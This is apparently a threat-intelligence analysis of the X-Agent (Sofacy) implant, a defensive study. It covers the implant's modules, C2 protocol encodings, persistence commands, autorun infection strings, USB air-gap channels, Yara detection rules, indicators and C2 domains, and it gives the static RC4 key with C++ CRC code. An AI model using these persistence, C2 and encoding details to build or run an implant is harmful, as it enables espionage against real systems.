Windows Portable Executable (PE)[8] resources are localized and include the locale ID[9] of Windows running on build systems. As such, it may reveal the origin of malware. The locale ID field can be faked, but is often overlooked in malware build environments.

PE resources are organized into a 4-level deep tree, with the third level specifying the locale ID of the resource. This is distinctly different from a code page, such as Windows-1251, and is more specific.

The Windows resource compiler (`RcDll.dll`) uses the default locale ID 0x0409 (`en-US`).

Of 113 X-Agent PE samples observed in VT's dataset, 68 had PE resources. Three unique locale IDs were found in these samples:

```
0409 - en-US (English US)
0419 - ru-RU (Russian)
0000 - NULL  (invalid)
```

Of the 68 samples that contained PE resources, the most common locale ID was `ru-RU` (Russian).

[8] http://msdn.microsoft.com/en-us/gg463119.aspx
[9] http://msdn.microsoft.com/en-us/goglobal/bb964664.aspx

Locale IDs	Number of Samples
ru-RU	52
en-US	10
en-US and ru-RU	4
ru-RU and NULL	1
NULL only	1

Program Database File Paths

Microsoft's Visual C++ compiler may include a fully-qualified path to a program database (PDB) file to help a debugger can locate symbols. This build-time artifact can provide information about the systems used to build the malware.

The following PDB paths have been observed in X-Agent samples:

```
C:\Documents and Settings\Администратор\Мои документы\
   Visual Studio 2005\Projects\NET\Mail 1.1\
   Mail 1.1\obj\Release\rundll32.pdb

C:\WORK\SOFT\Joiner\joiner v 0.1\Release\joiner.pdb

C:\WORK\SOFT\Joiner\joiner v 0.2\Release\joiner.pdb

d:\Shared Data\Data\FINAL DATA\spec_ver\
   azzy_dll_sslmail_2008\Release\azzy_dll_sslmail_2008.pdb
```

X-Agent Internals

X-Agent Framework

The X-Agent framework is a set of components, communicating over well-defined methods. Each component is a module, and they communicate over *channels*.

Individual instances of X-Agent are termed *agents*. Each *agent* is assigned a unique ID (*agent ID*), calculated from a hash of the MAC addresses of all network interfaces on the machine.

The X-Agent framework uses the term *controller* to refer to the software running on the C2 server. Each X-Agent *agent* communicates with its *controller* over a C2 channel.

Kernel

The core module in the X-Agent framework is the *agent kernel*, a small user-mode microkernel. This microkernel can register other modules and communication channels, as well as handle IPC, thread management, synchronization and cryptography. It has a generic interface to storage and configuration data.

Implant Initialization and Lifetime

On startup, X-Agent's `main()` function registers relevant modules and an external channel. It then starts a *channel controller* thread, which handles message distribution and channel selection. Finally, X-Agent starts a worker thread for each module. X-Agent continues to run until all these workers terminate, or until operator commands instruct it to exit or uninstall.

Parameter Storage

X-Agent, like Sofacy, can maintain a parameter store that contains C2 servers and other configurable parameters. This would be initialized by the dropper, separating the configuration from the implant configuration on disk. It also allows for runtime configuration changes. For unknown reasons, most X-Agent builds do not use the parameter store in practice.

Windows The Windows Registry provides the underlying datastore for the parameter store on Windows and can be found at:

```
HKEY_USERS\S-1-5-19_Classes\Software\Microsoft\MediaPlayer\{E
6696105-E63E-4EF1-939E-15DDD83B669A}
```

Individual parameters are keyed off their registry value name, a hexadecimal number string.

Linux On Linux, the parameter storage is held in a SQLite database, located in `/tmp/My_BD`. Each row in the database contains an *id* column which serves as the key. Each parameter is then stored as a binary or dword value.

Channels

X-Agent uses *channels* to structure communication and connections. *Channels* are used for IPC and C2. Multiple *channels* are multiplexed over a single

network connection. External *channels* are used to communicate with the controller, abstracting the network C2 protocol from higher-level *channels*.

The following *channel* types have been found in X-Agent samples:

Channel Name	Channel ID
HTTP Channel	0x2101, 0x2102
Mail Channel	0x2302
Local Channel	0x2301

Channel Controller

The X-Agent *channel controller* is responsible for passing module messages between external channels and local modules. The *channel controller* is unaware of any specific C2 protocols. These are abstracted and entirely the responsibility of the external *channel*.

The *channel controller* also passes controller-generated (inbound) module messages to local modules. It queues these messages in memory as a C++ vector, and asynchronously passes them to the target module.

The *channel controller's* final responsibility is to control which *channels* are used for communication, through a *channel* changing mechanism exposed via a module command. An operator sitting at a remote console can switch from one external *channel*, switching C2 protocols on the fly. For example, X-Agent might switch from communicating over HTTP to email protocols.

External Channels

External *channels* are used to multiplex messages from modules to the controller. X-Agent *agents* must register at least one external *channel* with the kernel. They imitate legitimate network activity, such as web browsing, or sending and receiving email.

Local Channels

X-Agent contains a local *channel* implementation that uses a hidden file for module message I/O. This local *channel* is used in conjunction with the *Net Flash* module in air-gapped environments (see below).

The X-Agent kernel will selectively intercept messages to load and unload modules before they passed to the channel controller. This is conceptually similar to a local channel.

Modules

Each X-Agent component is a module, including the kernel. The modules register with the kernel, and are identified by a unique 16-bit ID.

The following modules have been observed in X-Agent binaries:

Module Name	Module ID
Kernel	0x0002
Remote Key Logger	0x1002
Process Retranslator	0x1302
DLL	0x1602
Net Flash	0x1201

Module classes are derived from a common base class, and accessed over the same basic abstract interface. X-Agent modules may override five methods in the module base class. In a compiled X-Agent binary, they appear in the following order in a module vtable:

1. A *take message* method. This method passes inbound module messages to the modules, which take ownership of them.

2. A *give message* method, by which the module gives up ownership of outbound module messages, to send them to the controller.

3. A *get module ID* method, that returns the 16-bit module ID.

4. A *set module ID* method, that sets the module ID.

5. A worker *run* method, which is the `main()` function for the module. It invoked in a dedicated thread, started by the kernel.

Module Messages

Module messages are X-Agent's internal message representation. A module message contains the *agent ID*, a *module ID*, a command number, a priority, and an opaque data field and size.

The *module ID* on outbound messages specifies the module that created the message.

On inbound messages, the *module ID* specifies which module should receive the message. These messages are called *questions*, and come from the controller. The destination module will receive these *questions*, and may choose to answer them with a response. Responses are also constructed as module messages.

Some modules will generate messages autonomously. For example, the keystroke logger module will generate module messages containing logged keystrokes.

Module Message Serialization

X-Agent serializes module messages starting with a simple header, followed by an opaque field:

```
struct module_message {
  UINT16LE module_id;
  UINT8 command_number;
  UINT8 module_message[module_message_size];
};
```

X-Agent serializes each module message by wrapping it in a raw packet (see Appendix B). That raw packet is then sent over the network to the C2 controller. The size of the C2 message specifies the raw packet size, and subsequently the module message size.

The protocol design does not include sequence numbers and behaves like an unreliable transport mechanism. Statefulness is tracked completely in response module messages. For example, when X-Agent receives a command to read a file, it responds with a log message that says it read a specific file, followed by the file's contents.

HTML Log Messages

X-Agent log messages are written as HTML and color coded, perhaps to make it easier for human operators to read. Error messages tend to be colored red:

```
<font size=4 color=red>process is exist</font>
<font size=4 color=red>File don't create</font><br>
```

Persistence

On Windows, X-Agent will persist via a Registry Run key, using `rundll32.exe` to invoke its publicly exported `init()` method. The Run key may be named after its DLL filename on disk, such as:

```
HKCU\software\microsoft\windows\currentversion\run\splm.dll
```

With a registry key value of:

```
rundll32.exe "C:\ProgramData\splm.dll",init
```

Alternatively, X-Agent may persist as a Windows service, or as a Shell Icon Overlay Handler, like Sofacy.

Linux deployments of X-Agent may persist via a `.desktop` file located in `~/.config/autostart/`. When installed as root, the X-Agent binary may be installed as `/bin/rsyncd` and persist via run level scripts such as `rc.local`.

Network Communications

Packet Queues

X-Agent uses packet queues to buffer C2 traffic when passed between the kernel and channel controller. The inbound message queue is a C++ vector in memory, accessed asynchronously.

Outbound messages are buffered in two local queue files on disk, one each for high and normal priority messages. Each queue holds encrypted module messages, prefixed by a UINT32LE lengths.

Observed names for the queue files are:

```
.edg6E85F986
.edg6EF885E2
edg6E85F98675.tmp
zdg6E85F98675.tmp
edg6EF885E2.tmp
zdg6EF885E2.tmp
```

These queue files are most often located in the `/tmp` directory on Linux and the path returned by `GetTempPath()` on Windows. Some DLL builds of X-Agent will put these queue files in their working directory instead, although this is less common.

After reading queue files, the *channel controller* deletes them. They are not securely wiped from disk, and may be recoverable.

External Channels and Encryption

X-Agent HTTP traffic is clear-text. SMTP and POP3 channels use TLS, and are more challenging to detect on the network.

HTTP External Channel

X-Agent's HTTP external *channel* is commonly-used to talk to the controller. `POST` requests are used to send messages while `GET` requests retrieve inbound messages.

An example HTTP *external channel* session has been provided as a text file and is available via VirusTotal with a SHA-256 hash of:

```
5800cf661d40c54eee988ebf76e1bd87ab700d78804352d01e30248c24e7a06e
```

All HTTP messages include a magic token value in the URI. `POST` messages also include a request body containing an encoded module message.

HTTP URI Generation

The full URI for HTTP requests is randomly generated, according to a template implicitly agreed upon by both agent and controller.

The base URIs for `GET` and `POST` requests is generated by selecting a random string from a list. Since this base URI is ignored by the controller it is not unusual for it to change between X-Agent versions. In one X-Agent sample the following list of base URIs was observed:

```
/watch/?
/search/?
/find/?
/results/?
/open/?
/search/?
/close/?
```

Parameters for the URI are chosen from a list and appended to the base URI. The following parameter name choices have been observed:

```
text=
from=
ai=
ags=
oe=
btnG=
oprnd=
ai=
utm=
channel=
```

One of these parameters is agreed upon (by the agent and the controller) to encode the *agent ID*, and is henceforth referred to as the *HTTP agent ID token*. This is used by the controller to track sessions. In the representative sample, the chosen parameter was `ai=`. All other URI parameters appear to contain meaningless, randomly-generated base64-like data.

Older X-Agent samples used a static URI for HTTP channel requests. This ends with a hardcoded session tracking parameter value name `ai=`. The *HTTP agent ID token* was simply appended to this base URI:

```
/webhp?rel=psy&hl=7&ai=
```

HTTP Agent ID Token Format and Encoding

The controller will extract the *HTTP agent ID token* from the correct URI parameter. It is then decoded to identify which agent is communicating.

The *HTTP agent ID token* is base64 encoded data, using the web-safe alphabet (see Appendix B). The encoded string is padded with a 5-byte random prefix so that it looks like valid base64 data.

When encoded as binary data, the *HTTP agent ID token* starts with a 4-byte XOR key, followed by a 7 or 20-byte magic token value, and the UINT32LE *agent ID*:

```
[UINT8 xor_key[4]] [UINT8 magic_token[7 or 20]] [UINT32LE agent_id]
```

The XOR key is repeated and extended out to a length of 11 or 24 bytes, then XORed with the magic token and *agent ID* fields.

The 7-byte magic token for HTTP data, when XOR decoded, should be:

```
76 0e 25 f9 eb 31 24
```

Older versions of X-Agent use a 20-byte ASCII magic token value:

```
V4MGNxZWlvcmhjOG9yZQ
```

The following steps may be used to decode an HTTP agent ID token:

1. Discard the 5 bytes of prefix data.
2. Base64 decode using the web-safe alphabet (see Appendix B).
3. De-obfuscate, XORing with the repeated XOR key.

The following example demonstrates the decoding operation.

```
Client (agent) request:

GET
/close/?text=01YYE&from=ywvKmkkUJyv&ai=oedQJ3vMSQ6j9N7o1wjYALu8C&fro
m=j2RCC&SQQAP=Xjbyi HTTP/1.1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 Gecko/20100101 Firefox/20.0
Host: windows-updater.com

Server (controller) response:

HTTP/1.1 200 OK
Date: Thu, 12 Jun 2014 22:18:27 GMT
Server: Apache
Content-Length: 3
Connection: close
Content-Type: text/plain; charset=UTF-8

400
```

In this example, the *HTTP agent ID token* is in the `ai=` URI parameter:

```
ai=oedQJ3vMSQ6j9N7o1wjYALu8C
```

To decode, discard the 5 bytes of prefix data, leaving:

```
3vMSQ6j9N7o1wjYALu8C
```

This data must be base64 decoded using the web-safe alphabet (see Appendix B). The result is:

```
de f3 12 43 a8 fd 37 ba 35 c2 36 00 2e ef 02
```

The first 4 bytes of this data are the XOR key. To continue decoding, XOR with the repeated key, giving a result of:

```
76 0e 25 f9 eb 31 24 43 f0 1c 10
```

The first 7 bytes are the expected *HTTP agent ID token*:

```
76 0e 25 f9 eb 31 24
```

The remaining 4 bytes are the *agent ID*, as a 32-bit little-endian integer:

```
43 f0 1c 10
```

The agent ID in this case was `0x101cf043`.

In some situations, the high 8-bits of the *agent ID* may be zero, causing only 3 bytes of the 32-bit *agent ID* to be base64 encoded. The decoded output for *HTTP agent ID token* tokens will look truncated, missing the last byte. This is likely unintended.

HTTP Message Format and Encoding

HTTP channel messages are encoded in a format common to both inbound and outbound messages. Inbound messages are responses to `GET` requests, and outbound messages are contained in `POST` request bodies.

The encoding of HTTP channel messages is similar to that of *HTTP agent ID tokens*. To decode, a 5-byte junk prefix should be discarded, and the remaining data base64 decoded with the web-safe alphabet (see Appendix B).

The result will be binary data, starting with an 11-byte header, containing the following fields:

```
[UINT8 xor_key[4]] [UINT8 magic_token[7]]
```

The following steps will decode a HTTP channel message:

1. Discard the 5-byte prefix from the body.
2. Decode the remainder with the web-safe base64 alphabet.
3. Retrieve the 4-byte XOR key (the first 4 bytes of decoded data).
4. Decrypt the next 11 bytes of the message with the XOR key. This includes the HTTP magic token and the *agent ID*.
5. Validate the 7-byte magic token in the header has the expected value:

```
d8 5a 8c 54 fb e5 e6
```

Discard the magic token bytes.

The result of this decoding is a raw packet message, encoded in the previously-described format.

An example POST request for X-Agent's HTTP channel is available via VirusTotal:

```
5800cf661d40c54eee988ebf76e1bd87ab700d78804352d01e30248c24e7a06e
```

The decrypted final output is a serialized module message from module 0x1002, command 0x64, with an opaque message body whose contents have a SHA-256 hash of:

```
2e0feb9180fdb77c0c57bb539042e409b7a4c2a0a51030b73f41da288355f52a
```

Mail External Channel

The SMTP and POP3 *channels* together make up a common mail *channel*. The SMTP *channel* is used to send messages, and the POP3 *channel* is used to receive them. These *channels* are an alternative to the HTTP *channel*, which can both send and retrieve messages. The oldest versions of X-Agent exclusively used mail protocols for C2 communication.

Incongruous Mail Subject Fields - Hardcoded Values or P2Scheme Encoding

X-Agent sends SMTP messages to the controller with specific magic values in the Subject line. The presence of these values is enforced by the C2 controller and by X-Agent when fetching messages via POP3.

The most common Subject line observed contains "*piradi nomeri*" which refers to a Georgian government-issued citizen identification number, similar to a US Social Security Number.

Other versions of X-Agent expect the Subject line to contain an encoded token for session management, much like the *HTTP agent ID token*. This data is encoded using an encoding method called the *P2Scheme*.

The *P2Scheme* encodes binary data using the standard base64 alphabet (see Appendix B). The binary data starts with a random 5-byte XOR key, followed by a 7-byte magic subject token, and 4 bytes for the agent ID, as a UINT32LE:

```
[UINT8 xor_key[5]] [UINT8 magic_subject_token[7]] [UINT32LE agent_id]
```

The 5-byte XOR key is repeated, extended out to 11 bytes, covering the magic subject token and the *agent ID*.

The magic subject token, when XOR-decoded, should have the following value:

```
55 AA 63 68 69 6E 61
```

In other words, `0x55AA`, followed by the ASCII string `"china"`.

The choice of magic token values, using Georgian phrases and the word `'china'`, seems incongruous.

Mail Message Format and Encoding

The mail *channel* sends and receives messages as multipart MIME email. The first message part contains a 7-bit UTF-8 representation of "*gamarjoba*", which is Georgian for "hello."

The second message part is a base64 encoded attachment with the filename `detaluri.dat`. Alternatively the file may be named `detaluri_%s.dat`, where `%s` is a string representation of the current time. "*Detaluri*" means "detailed" in Georgian. The file may also be called `winmail.dat`.

The attachment contents are a single raw packet message (see Appendix B).

Air-Gapped Operations

Some versions of X-Agent are designed to operate in an environment without an Internet connection, such as an air-gapped network. In this situation, X-Agent relies on human intervention to carry commands and data in and out via writable external media, such as USB flash drives.

X-Agent will register a local *channel* for external communication, and use a module called *Net Flash*.

The *Net Flash* module receives notifications from the OS when a new file-system on writable external media is mounted. The *Net Flash* module then checks for incoming module messages, in the following locations:

External Drive Paths	Purpose
\System Volume Information*.in	High priority incoming messages
\System Volume Information\sys logs\data*	Normal priority incoming messages
\System Volume Information\sys logs\com*	Outbound messages

If these folders do not exist, they are created as hidden system directories. Inbound message files are deleted after they're read.

The X-Agent microkernel contains a message shim for the *Net Flash* module. When *Net Flash* is active, this shim intercepts all outbound messages, rerouting them before they reach an external channel. Linux versions of X-Agent also contain this shim, but a Linux version of the *Net Flash* module has not been observed.

This architecture indicates that the X-Agent kernel was designed or specifically adapted to work in air-gapped environments.

Autorun Infection

Perhaps to support infection in air-gapped networks, X-Agent has the ability to spread via autorun invocation on USB flash drives. Some samples have been observed with residual strings from an `autorun.inf` file:

```
[autorun]
open=
shell\open=Explore
shell\open\command="System Volume Information\USBGuard.exe"
install
shell\open\Default=1
```

X-Agent Indicators

Known mutexes:

```
XSQWERSystemCriticalSection_for_1232321
AZZYMutex
```

Known mailslots (for IPC):

```
\\.\mailslot\dns_check_mes_v47313
```

Packet queue file names:

```
edg6E85F98675.tmp
edg6EF885E2.tmp
zdg6E85F98675.tmp
zdg6EF885E2.tmp
```

Representative Sample Hashes

```
32717c2876f5622a562d548b55e09657f453b40d7aeb15bb738c789a4c4ee61d
5f6b2a0d1d966fc4f1ed292b46240767f4acb06c13512b0061b434ae2a692fa1
ee8636cfa3521c7f9cc7588221d1edc0eed7ba68256b72e3dc2a4a75a6bd5b87
84cbc0cd4ff459b328a7fbc6ec21700061a1a6a4aef618cbb351815e9561ad93
fc9a336ce9e5fa509b417d2907e4d4a9ad39f808575854cf37307ee67e31493e
```

Signatures

The following Yara signatures can be used to detect X-Agent:

```
rule XAGENT__ChecksumAlgorithm {
 strings:
    $s_c_calc_checksum = { 8A 04 16 8A D8 32 5D ?? F6 C3 01 74 ?? 66 8B 5D ?? 66 D1 EB 66 33 D9 0F
B7 DB 89 5D ?? EB ?? 66 D1 6D ?? D0 E8 8A D8 32 5D ?? F6 C3 01 74 ?? 66 8B 5D ?? 66 D1 EB 66 33
D9 0F B7 DB 89 5D ?? EB ?? }
 condition:
   1 of them
}

rule XAGENT__AgentStringSig {
 strings:
   $s_uniq1 = "\\\\.\\mailslot\\dns_check_mes_v47313" wide
   $s_uniq2 = ".?AVIPTExternChannel@@" ascii
   $s_uniq3 = "V4MGNxZWlvcmhjOG9yZQ" ascii
   $s_uniq4 = "%s\\zdg6EF885E2.tmp" wide
   $s_uniq5 = "%s\\zdg6E85F98675.tmp" wide
   $s_uniq6 = "edg6E85F98675.tmp" wide
   $s_uniq7 = "edg6EF885E2.tmp" wide

   $ = "<font size=4 color=red>comm isn't success</font><br>" wide
   $ = "<font size=4 color=red>com 6 is success</font>" ascii
   $ = "<font size=4 color=red>com 7 is success</font>" ascii
   $ = "<font size=4 color=red>com isn't success</font>" ascii
  $ = "# EXC: HttpSender - Cannot create Post Channel!" ascii
   $ = "# EXC: HttpSender - Cannot create Get Channel!" ascii
   $ = "#EXT_5 Cannot create ExtChannelToProcessThread!" ascii
   $ = "#EXT_4 Cannot create ExtChannelToProcessThread!" ascii
   $ = "#EXC_2 Cannot create ProcToExt Pipe!" ascii
   $ = "#EXC_1 Cannot create ExtToProc Pipe!" ascii
   $ = "#EXT_3 Cannot create Process!" ascii
   $ = "Calloc 3 error!" ascii
   $ = "<tr><td>%d</td><td>%02d/%02d/%d  %02d:%02d</td><td>%s\\%s</td></tr>" wide
   $ =
"[autorun]\x0d\x0aopen=\x0d\x0ashell\\open=Explore\x0d\x0ashell\\open\\command=\"System
Volume Information\\USBGuard.exe\" install\x0d\x0ashell\\open\\Default=1" ascii
   $ = "</table><font size=4 color=red>comm" wide
   $ = "<font size=4 color=red>comm" wide
   $ = "<font size=4 color=red>File don't create</font><br>" wide
   $ = "\" width=800 height=500 /><br>" ascii
   $ = "<font size=4 color=red>file is blocked another process</font><br>" wide
   $ = "Calloc 1 error! Packet lost!" ascii
   $ = "Error Broken Pipe!" ascii
 condition:
   1 of ($s_uniq*) or 8 of them
}

rule XAGENT__ElfStrings {
 strings:
   $s_uniq1 = "<font size=4 color=red align=center>WRITE FILE IS NOT SUCCESS</font><br>" ascii
```

```
        $s_uniq2 = "<font size=4 color=red align=center>WRITE FILE IS SUCCESS</font><br>" ascii
        $s_uniq3 = "Terminal don`t started" ascii
        $s_uniq4 = "Terminal don`t stopped" ascii
        $s_uniq5 = "Terminal don`t started for executing command" ascii
        $s_uniq6 = "NSt3tr111_Sp_deleterI14CryptRawPacketEE"

        $ = "dbus-inotifier" ascii
        $ = ".config/dbus-notifier" ascii
        $ = "echo 'exit 0' >>" ascii
        $ = "grep -r '" ascii
        $ = "' /usr/lib/systemd/*" ascii
        $ = "rm -f ~/.config/autostart/" ascii
        $ = "find ~ -name" ascii
        $ = "' ~/.config/autostart/*" ascii
        $ = "mkdir ~/.config/autostart" ascii
        $ = "11AgentKernel" ascii
        $ = "12IAgentModule" ascii
        $ = "11ReservedApi" ascii
        $ = "8FSModule" ascii
      condition:
        1 of ($s_uniq*) or 6 of them
    }
```

SMTP and POP3 Servers and Accounts

When the mail channel is active, the following SMTP and POP3 servers and accounts have been observed being used for C2. X-Agent binaries contain hard-coded credentials for free webmail providers or presumably compromised accounts.

SMTP and POP3 Servers:

```
smtp.mail.ru
pop.mail.ru
smtp.yandex.ru
smtp.bk.ru
smtp.gmail.com
smtp.mia.gov.ge
mail.mia.gov.ge
```

SMTP and POP3 accounts:

```
nato_pop@mail.ru
nato_smtp@mail.ru
kz_pop@mail.ru
kz_smtp@mail.ru
arkad_i@mail.ru
arkad_o@mail.ru
jonathan.smithhh@gmail.com
roe.richard@yandex.ru
john.dory@mail.ru
colin.mcrae1968@gmail.com
devil.666.666.13@gmail.com
interppol@gmail.com
robert.fastand@gmail.com
jose.karreras@bk.ru
```

```
karl.fridrikh@yandex.ru
sarah.nyassa@gmail.com
ilya.kasatonov@list.ru
zurab.razmadze11@gmail.com
albertborough@yahoo.com
ahmedOmed@outlook.com
shjanashvili@mia.gov.ge
u.kakhidze@mia.gov.ge
r.gvarjaladze@mia.gov.ge
maia.otxmezuri@mia.gov.ge
l.maghradze@mia.gov.ge
```

C2 Servers and Domains

The following observed C2 domains and IP addresses are most used by the HTTP external channel.

Domain names:

```
hotfix-update.com
adobeincorp.com
check-fix.com
secnetcontrol.com
checkwinframe.com
testsnetcontrol.com
azureon-line.com
windows-updater.com
```

IP addresses:

```
62.205.175.96
63.247.82.242
63.247.82.243
64.92.172.221
64.92.172.222
67.18.172.18
70.85.221.10
74.52.115.178
80.94.84.21
80.94.84.22
81.177.20.109
81.177.20.110
82.103.128.81
82.103.128.82
82.103.132.81
82.103.132.82
83.102.136.86
88.198.55.146
94.23.254.109
201.218.236.26
203.117.68.58
216.244.65.34
```

Appendix A

Sofacy LNK Persistence File

The following LNK file shows how Sofacy creates persistence using this method. This can also be found in VirusTotal with a SHA-256 hash of:

02527cd241d8b5256c34b21fa5672018a138421bc575ceab8783a018f6404ac0

```
Windows Shortcut information:
        Contains a link target identifier
        Contains a description string
        Contains a relative path string
        Contains a working directory string
        Contains a command line arguments string
        Contains an icon location string
        Contains an icon location block

Link information:
        Creation time                   : Jan 06, 2011 21:30:40.983625000 UTC
        Modification time               : Aug 14, 2007 02:43:56.000000000 UTC
        Access time                     : Jan 07, 2011 06:47:58.593750000 UTC
        File size                       : 622080 bytes
        File attribute flags            : 0x00000020
                Should be archived (FILE_ATTRIBUTE_ARCHIVE)
        Drive type                      : Fixed (3)
        Drive serial number             : 0xec6d8b11
        Volume label                    :
        Local path                      : C:\Program Files\Internet Explorer\iexplore.exe
        Description                     : @"%windir%\System32\ie4uinit.exe",-732
            Relative path                       : ..\..\..\..\..\All Users\Application
Data\Microsoft\MediaPlayer\service.exe
        Working directory               : C:\Program Files\Internet Explorer
        Command line arguments          : "C:\Program Files\Internet Explorer\iexplore.exe"
        Icon location                   : %ProgramFiles%\Internet Explorer\iexplore.exe

Link target identifier:
        Shell item list
                Number of items         : 8

        Shell item: 1
                Class type              : 0x1f (Root folder)
                Shell folder identifier : 20d04fe0-3aea-1069-a2d8-08002b30309d
                Shell folder name       : My Computer

        Shell item: 2
                Class type              : 0x2f (Volume)
                Volume name             : C:\

        Shell item: 3
                Class type              : 0x31 (File entry: Directory)
                Name                    : Documents and Settings
                Modification time       : Not set (0)
                File attribute flags    : 0x00000010
                        Is directory (FILE_ATTRIBUTE_DIRECTORY)
        Extension block: 1
                Signature               : 0xbeef0004 (File entry extension)
                Long name               : Documents and Settings
                Creation time           : Not set (0)
                Access time             : Not set (0)
```

```
        Shell item: 4
                Class type              : 0x31 (File entry: Directory)
                Name                    : All Users
                Modification time       : Not set (0)
                File attribute flags    : 0x00000010
                        Is directory (FILE_ATTRIBUTE_DIRECTORY)
        Extension block: 1
                Signature               : 0xbeef0004 (File entry extension)
                Long name               : All Users
                Creation time           : Not set (0)
                Access time             : Not set (0)

        Shell item: 5
                Class type              : 0x31 (File entry: Directory)
                Name                    : Application Data
                Modification time       : Not set (0)
                File attribute flags    : 0x00000010
                        Is directory (FILE_ATTRIBUTE_DIRECTORY)
        Extension block: 1
                Signature               : 0xbeef0004 (File entry extension)
                Long name               : Application Data
                Creation time           : Not set (0)
                Access time             : Not set (0)

        Shell item: 6
                Class type              : 0x31 (File entry: Directory)
                Name                    : Microsoft
                Modification time       : Not set (0)
                File attribute flags    : 0x00000010
                        Is directory (FILE_ATTRIBUTE_DIRECTORY)
        Extension block: 1
                Signature               : 0xbeef0004 (File entry extension)
                Long name               : Microsoft
                Creation time           : Not set (0)
                Access time             : Not set (0)

        Shell item: 7
                Class type              : 0x31 (File entry: Directory)
                Name                    : MediaPlayer
                Modification time       : Not set (0)
                File attribute flags    : 0x00000010
                        Is directory (FILE_ATTRIBUTE_DIRECTORY)
        Extension block: 1
                Signature               : 0xbeef0004 (File entry extension)
                Long name               : MediaPlayer
                Creation time           : Not set (0)
                Access time             : Not set (0)

        Shell item: 8
                Class type              : 0x32 (File entry: File)
                Name                    : service.exe
                Modification time       : Not set (0)
                File attribute flags    : 0x00000020
                        Should be archived (FILE_ATTRIBUTE_ARCHIVE)
        Extension block: 1
                Signature               : 0xbeef0004 (File entry extension)
                Long name               : service.exe
                Creation time           : Not set (0)
                Access time             : Not set (0)

Distributed link tracking data:
        Machine identifier              : xp
        Droid volume identifier         : bfd36a66-6aa1-48de-ad81-d07bdc10819d
        Droid file identifier           : b4cc6d56-19df-11e0-b068-525400123456
        Birth droid volume identifier   : bfd36a66-6aa1-48de-ad81-d07bdc10819d
        Birth droid file identifier     : b4cc6d56-19df-11e0-b068-525400123456
```

Appendix B

X-Agent C2 Raw Packet Decoding

Base64 Alphabets

X-Agent uses two base64 alphabets during message encoding. The first is a standard base64 alphabet, used for mail messages (SMTP and POP3):

```
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
```

HTTP messages are encoded with a slightly different web-safe base64 alphabet:

```
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789-_
```

Raw Packet Message Format

Raw packets are a generic container and packet format, used to transmit encrypted module messages over external channels such as HTTP, SMTP, or POP3.

Raw packets are transmitted one-by-one, each in its own external channel message. For example, the SMTP mail channel sends each raw packet message as a mail attachment file. The size of the raw packet message is the size of the decoded attachment.

Raw packets include the following fields

```
[UINT32LE agent_id]
[UINT16LE crc[2]]
[UINT8 encrypted_data[message_size]]
[UINT8 session_key[4]]
```

The raw packet message format was meant to be abstracted from the external channel, but there is one implementation inconsistency. The HTTP external channel XORs the *agent ID* field with an XOR key intended to obfuscate the previous header. The mail channels do not do this, and it is likely an unintentional oversight.

Raw Packet Message CRC Checking

A CRC is calculated over the encrypted data and session key fields and then sent as two UINT16LE fields in the packet. The first is a polynomial seed for the CRC-16 algorithm, followed by the calculated (good) CRC value.

Here is an implementation of the CRC check functionality in C++:

```
unsigned short crc16(const unsigned char* input, size_t len, unsigned short poly_seed) {
  unsigned short result = 0;
  for (size_t i = 0; i < len; i++) {
    unsigned char x = input[i];
    for (int j = 0; j < 8; j++) {
      if ((x ^ (result & 0xff)) & 1) {
        result >>= 1;
        result ^= poly_seed;
      } else {
        result >>= 1;
      }
      x >>= 1;
    }
  }
  return result;
}

bool check_crc(std::string* input) {
  unsigned char header[4];
  unsigned short seed, expected_crc, actual_crc;
  if (input->length() < 4)
    return false;
  memcpy(header, input->c_str(), 4);
  seed = header[0] | (header[1] << 8);
  expected_crc = header[2] | (header[3] << 8);
  actual_crc = crc16(reinterpret_cast<const unsigned char*>(input->c_str() + 4),
input->length() - 4, seed);
  return (actual_crc == expected_crc);
}
```

Raw Packet Message Decryption

Raw packet messages are RC4-encrypted using a key built by concatenating a static private key with a public key that changes each packet.

A few simple steps can be used to decrypt a raw packet message:

1. Retrieve the *agent ID* (first 4 bytes of the message) as a little-endian UINT32. Discard these message bytes from the stream.

2. Retrieve the CRC-16 polynomial seed value, and the expected CRC-16 value, as the next two UINT16LEs (immediately following the *agent ID*). Discard the CRC bytes (4 in total) from the stream.

3. Calculate the actual CRC of the remaining packet bytes, seeding the CRC with correct polynomial seed. This should match the expected value.

4. Create the full RC4 key for the message which starts with a 50-byte static private RC4 key:

```
3b c6 73 0f 8b 07 85 c0 74 02 ff cc de c7 04 3b fe 72 f1 5f
5e c3 8b ff 56 b8 d8 78 75 07 50 e8 b1 d1 fa fe 59 5d c3 8b
ff 55 8b ec 83 ec 10 a1 33 35
```

   Then append the last 4 bytes of the message (the public key) to create the full RC4 key. Finally, discard the last 4 bytes of the stream (the public key).

5. Decrypt the remainder of the message stream using the full RC4 key.

6. Check that the last 11 bytes of the decrypted message are the magic token bytes:

```
30 c8 9e eb 6b 34 9e fa 8b a2 1f
```

   Discard these bytes.

The result is a clear-text, serialized module message.

National Security Archive,

Suite 701, Gelman Library, The George Washington University,

2130 H Street, NW, Washington, D.C., 20037,

Phone: 202/994-7000, Fax: 202/994-7005, nsarchiv@gwu.edu